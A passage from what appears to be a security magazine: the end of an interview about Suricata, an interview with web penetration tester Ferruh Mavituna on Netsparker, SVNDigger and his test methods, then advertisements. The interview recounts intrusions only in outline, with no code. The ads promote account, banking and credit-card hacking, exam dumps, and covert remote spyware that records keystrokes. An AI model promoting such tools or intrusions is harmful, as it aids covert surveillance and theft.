Personally, an example for me is the Linux kernel project. Even the biggest competitors work together there. I hope OISF's Suricata engine can one day reach a similar status in the network security world. Something we all build together.

Whats next for you?

Who knows! :) I hope I can remain involved in Suricata for the next couple of years as there is a lot of work left to do. Next to this I'm still working as a contractor so we will see what crosses my path! Follow my blog (*www.inliniac.net/blog/*) or twitter (*twitter.com/inliniac*) if you're interested!

Thank you for your time Victor!



Interview with Ferruh Mavituna, web application penetration tester and security tool developer

Ferruh is a web application penetration tester and security tool developer formerly of Portcullis labs. Ferruh has struck out on his own creating one of the newest and most upcoming web application scanners on the market, Netsparker, as well as has thrown himself into the open source penetration testing tool scene with some very big names. Today we get a chance to learn a bit more about him, his projects, and some general web hackery. Welcome Ferruh of Mavituna Security!

Can you give us a quick bio on yourself and your history in the web hacking space?

I was a web developer before moving into the application security which I consider as a must prerequisite for all application hackers. To able to break you have to know how to build it. After working as web developer, UI designer, C++ coder I found myself working as a security consultant for a big company in Canada.

Can you give us a high level overview of your current projects like Netsparker, NetsparkerCE, and the development on BeEF/XSSTunnel with Wade and company? Anything you've been working on behind closed doors ;) ?

I've started developing Netsparker about 3.5 years ago when I was a full-time penetration tester who tested applications every day. The target was developing a web application scanner that doesn't suck. I believe we accomplished that :)

Since we believe that Netsparker is superior against its competitors when it comes to find and confirm vulnerabilities we decided to show off our really good SQL Injection and XSS engine to the whole world and give something back to the community. That's why we released Netsparker Community Edition. We already received some stories about how 0$ Netsparker CE identified a SQL Injection that a 25K$ something scanner missed.

Embarrassingly I couldn't start working on BeeF and XSS Tunnel integration yet, but hopefully when it's done it'll be pretty nice because many people want to run XSS Tunnel with LAMP stack and many people already using BeeF.

We've got several other projects going on, Netbouncer (*an alpha stage aggressive secure coding library for addressing injection issues .NET applications*). Netbouncer is something that's going to change secure coding. Hopefully when it's ready for production you'll hear more about it.

We do have another project called SVNDigger. DirBuster doing a great job at finding hidden resources in websites and has one of the best dictionaries to do this task. However I think there is fundamental problem about how the lists compiled. DirBuster lists compiled based on the public, crawlable, linked URLs. However when you do an application test you are generally after not linked files and directories. For example in 10000 websites only 50 of them might have linked to the /admin/ directory but if you go and look at the source code you'll see actually 300 of them has an admin directory. To address this we compiled wordlists by analysing public SVN and CVS repositories of open source web applications.

We've done this because we wanted to improve the efficiency of Netsparker's ability to find these resources. There is more in this project such as fingerprinting applications or generating specific wordlists like most popular files in PHP applications or most popular .mdb file names etc. It's finished and as usual it'll be an open source project.

If you can do it without violating an NDA, what is one of your more impressive hacks?

It's not that cool but once I break into a big web mail server in a really old school way. Identified a local file inclusion, then found the administration directory then got a copy of .htaccess, cracked it and finally manage to access the administration panel which then led to command execution and in that point the whole game was over.

Although I think one of the coolest moments was one of my friends came over to my place and asked me to check the security of their new website (which has credit card payment, webmail etc.), I opened the website, tried SQL Injection in search and then managed to a union and list all the passwords. This whole thing took about 4 minutes. I think my friend still thinks that I can hack websites in 4 minutes. It's always fun to show off your fu in a matter of minuets.

How do you approach application tests, do you follow a certain methodology?

Generally I do browse the website first and understand the features, what it's about and basically try to be familiar with the website. This is the most crucial part of the assessment yet I see many new penetration testers just skip it.

After this stage I generally fire off a web app scanner and a tool like DirBuster to find hidden resources. While they are running I go and check for core features of the application. For example if it's a banking application I take a quick look to the money transfer. If I spot anything in there that means the all application will fail and it'll be a huge report. After this point it's about getting as much as you can and telling them they've got it all wrong. However generally core features are always good and well written that's why I try to focus to the least used features of the application. A forgotten poll script, old version of user details page, some stupid feature that no one actually use etc. Besides this if something is possible to automate I automate it. I don't do manual injection checks for SQL Injection because to able to successfully test all Time Based SQL Injection possibilities for one database you have to do about 10 different attacks. If you have 20 injection point in the application what are you going to do? Manually craft 200 SQL Injection attempts and observe?

So I use a fuzzer or a tool or a script which can handle it in an automated way. Finally when I see a feature I always think of how the developer coded it, what are the different and most common ways to develop a feature. When you how it can be done it's much easier to predict common pitfalls.

Other than Netsparker, what are your top tools that you utilize in pentesting the most?

Other than Netsparker I'm a big fan of web developer toolbar (Firefox extension) and Fiddler. When I need fuzzing I go with Freakin' Simple Fuzzer or webshag and almost always DirBuster.

Who are your top pentesting luminaries? Who do you read/respect/respect?

I've got a huge RSS list with many security blogs, I've even got couple of Chinese and Russian blogs that I had to use Google Translate to follow. I take a look into almost all application related presentations and papers published in security conferences. Every other day I quickly scan Full-Disclosure, BugTraq and couple of other mail-lists as well, read interesting advisories, tools, papers etc. Recently I started to follow many security guys on Twitter as well which is a nice way to quickly hear about the latest buzz.

by Jason Haddix

Jason Haddix
Jason Haddix is a Penetration Tester at Redspin, Inc. and Security Blogger at http://www.securityaegis.com.Jason loves everything to do with (E)hacking, Social Engineering, the con community, et cetera. Jason's current projects include numerous reviews of current pentesting and incident handling teaching curriculum as well as being a main contributor to PentesterScripting.com and Ethicalhacker.net.

Order Online at: www.secrethacking.com

Want's to be the Best Ethical Hacker & Security Expert

GET "The Secret of Hacking" with 2 DVD (40,000 full ver tools)+ Videos.

LATEST EDITION 2009 YEAR
The SECRET OF HACKING
400+
VOTED WORLD'S BEST ETHICAL HACKING BOOK
Third Edition
The Secret of Hacking
A Step by Step Guide to Real Hacking, Attacks and Protection.

Combo Offer (with 4 DVDs)

3rd Edition + 2nd Edition +1st edition in PDF

List Price: **USD** ~~399~~

Offer Price: **Rs. 99 USD** ONLY

= Order Combo KIT (**Save 53%**)

2nd Edition — List Price: **USD ~~98~~** — Offer Price: **53 USD** ONLY

3rd Edition — List Price: **USD ~~99~~** — Offer Price: **54 USD** ONLY

Security Expert Average Salary 1,20000 USD

Source: payscale.com

SPECIAL COMPANY HIGHLIGHTS ...

- We are the world's first company that released Exploit on Ms Office 2007
- We also released first multi hop Exploit for PDF 8/9 (hide exe into PDF file)
- Leo Impact Security, inc have more then 5 patent pending research

8 BIG UNCOMMON FEATURE'S:

☑ 21 WAYS TO HACK & PROTECT EMAIL ID & PASSWORDS

☑ LEARN BASIC TO ADVANCED HACKING AND SECURITY

☑ LEARN REMOTE HACKING(WITHOUT ANY ATTACHMENTS)

☑ LEARN NETBANKING & CREDIT CARDS HACKING & SECURITY

☑ EASILY PASS CEH, CHFI,CISSP, CISA CERTIFICATIONS (Free Dumps)

☑ LEARN VIRUS RESEARCH & DEVELOPMENT.

☑ 30 DAYS MONEY BACK GURANTEE IF YOU ARE NOT SATISFIED

☑ No shipping and Hidden cost + Works on all Operating system (Widnows, Linux, Mac OS)

Incredible Offer :: Order Now

www.thesecretofhacking.com

Now available on Amazon.com

Over 50,000 Sold!

:: Get Suprise Free Gift ::

www.thesecretofhacking.com

LEO IMPACT SECURITY

Leo Impact Security, INC
616, Corporate Way, Suite 2
#4000, Valley Cottage, NY 10989
Phone: +1 818 252 9090 (USA)

World #1 Remote Spy Software—Secretly installs to any remote computer. Records chat's, web sites, keystrokes and screen.www.leorat.com

You can't trust the power...
but you can trust APC Back-UPS.
ON LINE
LOAD
ESTIMATED RUN TIME IN MINUTES
AVR
55
APC
Back-UPS
Pro 550
APC
Legendary
Reliability®

APC Back-UPS protects your uptime during power sags, surges, and outages.

Guaranteed protection on two levels

For years you've trusted APC Back-UPS to protect your computers and data from the threat of bad or unpredictable power. But did you know that every APC Back-UPS offers you peace-of-mind protection on two levels? First, the integrated surge outlets protect your equipment and valuable files from spikes and surges that travel along utility lines. Second, if the power does goes out, Back-UPS guarantees enough battery runtime to finish what you're doing and safely shut down your systems, protecting your valuable data.

Advanced features for maximum battery life

Back-UPS features highly efficient electrical and inverter designs, making battery power last longer when the power goes out. Additionally, special features save your battery life for when you need it most. Many models offer automatic voltage regulation (AVR), which automatically corrects undervoltages and overvoltages experienced during unstable power conditions *without using your battery*. And adjustable transfer voltage sensitivity lets you customize when your Back-UPS transfers to battery, preventing it from switching to battery power unnecessarily.

Don't let unpredictable power threaten your business. Trust APC Back-UPS to deliver guaranteed reliability and innovative features to keep you up and running!

The High-Performance Back-UPS Pro Series

High-performance Back-UPS Pro units deliver cost-cutting, energy-efficient features. Power-saving outlets automatically shut off power to unused devices when your computer and peripherals are turned off or on standby, eliminating costly electricity drains. (BR 550GI shown above: 6 outlets; 45 minutes maximum runtime, with 3 minutes runtime at full load and 10 minutes runtime at half load.)

The reliable BE 525-RS

This unit features boost and trim AVR to accommodate unpredictable voltages. Auto shutdown software enables safe unattended shutdowns.

- 4 Outlets • 300 Watts/525 VA
- 46 Minutes Maximum Runtime
- Phone/Modem/Fax/DSL Protection

The affordable BE 700-RS

Auto shutdown software comes with this unit, allowing unattended safe shutdowns. The unit automatically saves files before shutting down.

- 8 Outlets • 405 Watts/700 VA
- 65 Minutes Maximum Runtime
- Phone/Modem/Fax/DSL Protection

Enter to win one of seven Back-UPS BR 550GI units (a $150 value)!

Visit www.apc.com/promo Key Code s658w • Call 888-289-APCC x8311 • Fax 401-788-2797

APC®
by Schneider Electric